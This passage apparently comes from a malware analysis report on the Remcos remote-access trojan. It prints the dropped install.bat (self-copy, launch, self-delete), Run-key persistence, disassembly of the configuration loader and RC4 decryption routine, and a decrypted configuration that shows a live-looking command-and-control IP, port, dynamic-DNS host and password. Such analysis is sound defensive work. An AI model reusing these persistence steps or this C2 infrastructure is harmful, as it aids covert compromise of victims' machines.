
Figure 15. Remcos version

Upon execution, depending on the configuration, the malware creates a copy of itself in *%AppData%\remcos\remcos.exe*, uses *install.bat* to execute *remcos.ex$* from the *%APPDATA%* directory, and finally deletes itself. It then creates the following Run key in the Registry to maintain persistence on the system.



```
PING 127.0.0.1 -n 2
start "" "C:\Users\User_Name\AppData\Roaming\remcos\remcos.exe"
del %0
exit
```

Figure 16. Install.bat *dropped by Remcos*




Name	Type	Data
(Default)	REG_SZ	(value not set)
remcos	REG_SZ	"C:\Users\User_Name\AppData\Ro

Edit String

Value name: remcos

Value data: "C:\Users\User_Name\AppData\Roaming\remcos\remcos.exe"


Figure 17. Remcos RAT changes the Registry entry to maintain persistence



```
00408FEF  JNZ SHORT 00409039
00408FF1  PUSH EBX
00408FF2  PUSH ESI
00408FF3  LEA ECX,[ARG.4]
00408FF6  CALL DWORD PTR DS:[<&MSVCP60.?size@?$basic_string@DU?$
00408FFC  PUSH EAX                                                  ┌DataSize
00408FFD  LEA ECX,[ARG.4]                                           │
00409000  CALL DWORD PTR DS:[<&MSVCP60.?c_str@?$basic_string@DU?    │
00409006  PUSH EAX                                                  │Data
00409007  XOR EBX,EBX                                               │
00409009  PUSH DWORD PTR SS:[ARG.8]                                 │Type => [ARG.8]
0040900C  PUSH EBX                                                  │Reserved => 0
0040900D  PUSH DWORD PTR SS:[ARG.3]                                 │SubKey => [ARG.3]
00409010  PUSH DWORD PTR SS:[ARG.2]                                 │hKey => [ARG.2]
00409013  CALL DWORD PTR DS:[<&ADVAPI32.RegSetValueExA>]            └ADVAPI32.RegSetValueExA
00409019  PUSH DWORD PTR SS:[ARG.2]                                 ┌hKey = [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
0040901C  MOV ESI,EAX                                               │
0040901E  CALL DWORD PTR DS:[<&ADVAPI32.RegCloseKey>]               └ADVAPI32.RegCloseKey
00409024  CMP ESI,EBX
00409026  JNE SHORT 0040902A
00409028  MOV BL,1
ADVAPI32.RegSetValueExA returned EAX = ERROR_SUCCESS
Stack [0012FCDC]=003D3F79, ASCII ""C:\Users\User_Name\AppData\Roaming\remcos\remcos.exe"" (current registers)
Stack [0012FCF8]=0000009C (decimal 156.) (current registers)
```

Figure 18. Reflected Remcos RAT change in the Registry


The malware retrieves the configuration called “SETTING” from its resource section.



```
.text:00408150
.text:00408150
.text:00408150 ; Attributes: bp-based frame
.text:00408150
.text:00408150 sub_408150 proc near
.text:00408150
.text:00408150 arg_0= dword ptr  8
.text:00408150
.text:00408150 push    ebp
.text:00408151 mov     ebp, esp
.text:00408153 push    esi
.text:00408154 push    edi
.text:00408155 push    0Ah             ; lpType
.text:00408157 push    offset aSettings ; "SETTINGS"
.text:0040815C push    0               ; hModule
.text:0040815E call    ds:FindResourceA
.text:00408164 mov     edi, eax
.text:00408166 push    edi             ; hResInfo
.text:00408167 push    0               ; hModule
.text:00408169 call    ds:LoadResource
.text:0040816F push    eax             ; hResData
.text:00408170 call    ds:LockResource
.text:00408176 push    edi             ; hResInfo
.text:00408177 push    0               ; hModule
.text:00408179 mov     esi, eax
.text:0040817B call    ds:SizeofResource
.text:00408181 mov     ecx, [ebp+arg_0]
.text:00408184 pop     edi
.text:00408185 mov     [ecx], esi
.text:00408187 pop     esi
.text:00408188 pop     ebp
.text:00408189 retn
.text:00408189 sub_408150 endp
.text:00408189
```

Figure 19. Remcos loads the encrypted settings from its resources

The content of the configuration is encrypted using the RC4 algorithm, as seen below:




Icon
RCData
SETTINGS : 0
Icon Group

```
00016DA4 5A 4B 12 DE 55 24 1A DE CE 2F F2 F0 57 2F B2 7F  ZK  U$    /  W/
00016DB4 EC 54 04 78 A4 37 98 8D 0A 6E 75 01 E3 11 F6 DB   T x 7    nu
00016DC4 43 C8 8F DA 1A 46 90 88 A7 43 87 43 88 57 FD 29  C    F   C C W )
00016DD4 3B 58 A4 22 55 05 3A 91 CA 32 B4 56 02 B6 7F 2A  ;X "U :  2 V    *
00016DE4 89 D4 D3 8F B7 E1 78 CD 84 55 7F B9 61 93 B9 40        x  U  a  @
00016DF4 E4 1F FE F8 91 F6 8F 32 00 4F 16 ED 78 50 F6 72         2 O  xP r
00016E04 97 25 EF 2D 58 D0 B3 15 D2 15 18 31 DA 0F 2D D0   % -X       1  -
00016E14 3B B5 8A 16 D8 7B BC EF F2 9B F5 10 47 BA CE E2  ;     {       G
00016E24 AC 32 A2 A1 B3 12 2D AC A8 47 23 08 E0 62 BC 4D   2     -  G#  b M
00016E34 47 2F CE 12 2D 46 6D 17 B8 85 84 4A 87 5E 7B B4  G/  -Fm     J ^{
00016E44 F3 5A DE CF B8 8F 04 BF 39 FE DF D5 2D 59 76 F6   Z      9   -Yv
00016E54 E2 59 2F 5D ED DD A4 22 94 D1 CF C9 5F A9 FF 24   Y/]    "     _  $
00016E64 D0 C1 36 60 71 F7 D6 03 75 BF 49 F3 4E 23 11 63    6`q   u I N# c
00016E74 97 0D AA CA AB BC D1 74 21 B7 31 CA D5 BB 6E 45         t! 1   nE
00016E84 B7 42 E2 9E 75 24 95 59 6B 3B 75 C2 C6 60 A4 A0   B  u$ Yk;u  `
00016E94 DB 75 DE 18 07 2A AF 51 B3 4A 39 2D 01 8D 4C C5   u   * Q J9-  L
00016EA4 8D 06 99 57 BF 91 D9 09 A3 AA 18 DE C6 EE 5C 1C     W            \
00016EB4 54 53 30 DD C7 5E 00 96 2B 51 70 8A D8 84 3A 99  TS0  ^  +Qp    :
00016EC4 AE CC B9 00 C7 DE 8E 32 E7 B8 47 79 34 36 82 C7         2  Gy46
00016ED4 DE 69 8E 5A 77 30 5E EF 1F 03 76 F5 61 9C 56 A8   i Zw0^    v a V
00016EE4 CD 7E 6E E8 0F 98 F0 96 3A 20 33 FC 85 A4 00 3E   ~n      : 3    >
00016EF4 16 23 F3 67 78 B2 94 42 0F 94 94 AD ED B6 81 AA   # gx   B
```


Figure 20. Remcos encrypted configuration

The following, on the other hand, is the RC4 algorithm used to decrypt the above configuration:



```
v12 = this;
v3 = 0;
v4 = a3 == -1;
v15 = a3 + 1;
qmemcpy(v11, this, sizeof(v11));
v14 = 0;
v5 = 0;
if ( !v4 )
{
  while ( 1 )
  {
    v6 = (v3 + 1) % 256;
    v3 = v14 + v11[v6];
    v13 = v6;
    v7 = &v11[v6];
    v8 = (int)v12;
    v12[1032] = *(_BYTE *)v7;
    v14 = v3 % 256;
    *v7 = v11[v3 % 256];
    v9 = *(unsigned __int8 *)(v8 + 1032);
    v11[v3 % 256] = v9;
    LOBYTE(v3) = v11[(v9 + *v7) % 256];
    *(_BYTE *)(v5++ + a2) ^= v3;
    if ( v5 >= v15 )
      break;
    v3 = v13;
  }
}
return v3;
}
```

Figure 21. RC4 algorithm to decrypt the configuration



```
00382D99 00 00 00 00 00 00 00 A3 93 F0 3E D0 C9 00 1F 00        úô≡>╜╓ ▾
00382DA9 31 36 30 2E 31 31 36 2E 31 35 2E 31 34 39 3A 33 160.116.15.149:3
00382DB9 35 33 36 34 3A 70 61 73 73 7C 68 65 6E 72 79 6F 5364:pass|henryo
00382DC9 66 6F 6E 79 69 72 69 2E 64 64 6E 73 2E 6E 65 74 fonyiri.ddns.net
00382DD9 3A 33 35 33 36 34 3A 70 61 73 73 7C 40 40 48 6F :35364:pass|@@Ho
00382DE9 73 74 40 40 35 40 40 01 40 40 01 40 40 00 40 40 st@@5@@☺@@☺@@ @@
00382DF9 00 40 40 00 40 40 00 40 40 36 40 40 72 65 6D 63  @@ @@ @@6@@remc
00382E09 6F 73 2E 65 78 65 40 40 72 65 6D 63 6F 73 40 40 os.exe@@remcos@@
00382E19 00 40 40 30 40 40 72 65 6D 63 6F 73 5F 65 74 72  @@0@@remcos_etr
00382E29 63 65 77 72 6F 72 74 77 69 75 68 6D 40 40 31 40 cewrortwiuhm@@1@
00382E39 40 36 40 40 6C 6F 67 73 2E 64 61 74 40 40 00 40 @6@@logs.dat@@ @
00382E49 40 00 40 40 00 40 40 31 40 40 00 40 40 40 40 35 @ @@ @@1@@ @@@5
00382E59 40 40 36 40 40 53 63 72 65 65 6E 73 40 40 00 40 @@6@@Screens@@ @
00382E69 40 00 40 40 00 40 40 00 40 40 00 40 40 00 40 40 @ @@ @@ @@ @@ @@
00382E79 00 40 40 00 40 40 00 40 40 35 40 40 36 40 40 61  @@ @@ @@5@@6@@a
00382E89 75 64 69 6F 40 40 00 40 40 30 40 40 30 40 40 40 udio@@ @@0@@0@@@
00382E99 40 00 40 40 01 40 40 30 40 40 00 40 40 31 40 40 @ @@☺@@0@@ @@1@@
00382EA9 72 65 6D 63 6F 73 40 40 72 65 6D 63 6F 73 40 40 remcos@@remcos@@
```


Command and Control

key used to encrypt the data being sent

mutex

Figure 22. Decrypted configuration


The malware then creates the following mutex to mark its presence on the system:



```
00407579  PUSH EAX                                  ┌Name = "remcos_etrcewrortwiuhm"
0040757A  PUSH 1                                    │InitialOwner = TRUE
0040757C  PUSH ESI                                  │pSecurity
0040757D  CALL DWORD PTR DS:[<&KERNEL32.CreateMut   └KERNEL32.CreateMutexA
00407583  CALL DWORD PTR DS:[<&KERNEL32.GetLastEr   [KERNEL32.GetLastError
00407589  CMP EAX,0B7                               CONST B7 => ERROR_ALREADY_EXISTS
0040758E  JNE SHORT 00407598
00407590  PUSH 1
```

Figure 23. Remcos RAT mutex

It then starts to collect system information such as username, computer name, Windows version, etc., which it sends to the command and control (C&C) server. The malware encrypts the collected data using the RC4 algorithm with the password “pass” from the configuration data.




```
.text:00407D65 push    offset ProcName ; "GetModuleFileNameExA"
.text:00407D6A push    offset aKernel32Dll_0 ; "Kernel32.dll"
.text:00407D6F call    edi ; GetModuleHandleA
.text:00407D71 push    eax             ; hModule
.text:00407D72 call    esi ; GetProcAddress
.text:00407D74 mov     dword_41592C, eax
```

```
.text:00407D79
.text:00407D79 loc_407D79:
.text:00407D79 push    offset aGetmodulefilen_0 ; "GetModuleFileNameExW"
.text:00407D7E push    offset LibFileName ; "Psapi.dll"
.text:00407D83 call    ebx ; LoadLibraryA
.text:00407D85 push    eax             ; hModule
.text:00407D86 call    esi ; GetProcAddress
.text:00407D88 cmp     dword_41592C, 0
.text:00407D8F mov     dword_415928, eax
.text:00407D94 jnz     short loc_407DAA
```

```
.text:00407D96 push    offset aGetmodulefilen_0 ; "GetModuleFileNameExW"
.text:00407D9B push    offset aKernel32Dll_0 ; "Kernel32.dll"
.text:00407DA0 call    edi ; GetModuleHandleA
.text:00407DA2 push    eax             ; hModule
.text:00407DA3 call    esi ; GetProcAddress
.text:00407DA5 mov     dword_415928, eax
```


```
.text:00407DAA
.text:00407DAA loc_407DAA:
.text:00407DAA push    offset aGlobalmemoryst ; "GlobalMemoryStatusEx"
.text:00407DAF push    offset aKernel32Dll_1 ; "kernel32.dll"
.text:00407DB4 call    ebx ; LoadLibraryA
.text:00407DB6 push    eax             ; hModule
.text:00407DB7 call    esi ; GetProcAddress
.text:00407DB9 mov     ebx, offset aKernel32 ; "kernel32"
.text:00407DBE push    offset aIswow64process ; "IsWow64Process"
.text:00407DC3 push    ebx             ; lpModuleName
.text:00407DC4 mov     dword_415934, eax
.text:00407DC9 call    edi ; GetModuleHandleA
.text:00407DCB push    eax             ; hModule
.text:00407DCC call    esi ; GetProcAddress
.text:00407DCE push    offset aGetcomputernam ; "GetComputerNameExW"
.text:00407DD3 push    ebx             ; lpModuleName
.text:00407DD4 mov     dword_415B94, eax
.text:00407DD9 call    edi ; GetModuleHandleA
.text:00407DDB push    eax             ; hModule
.text:00407DDC call    esi ; GetProcAddress
.text:00407DDE push    offset aIsuseranadmin ; "IsUserAnAdmin"
.text:00407DE3 push    offset aShell32 ; "Shell32"
.text:00407DE8 mov     dword_415B98, eax
.text:00407DED call    edi ; GetModuleHandleA
.text:00407DEF push    eax             ; hModule
.text:00407DF0 call    esi ; GetProcAddress
.text:00407DF2 push    offset aSetprocessdepp ; "SetProcessDEPPolicy"
.text:00407DF7 push    ebx             ; lpModuleName
.text:00407DF8 mov     dword_415930, eax
```

Figure 24. Remcos collecting system information




```
00507479 5B 44 61 74 61 53 74 61 72 74 5D A5 01 00 00 61 [DataStart]Ñ☺  a
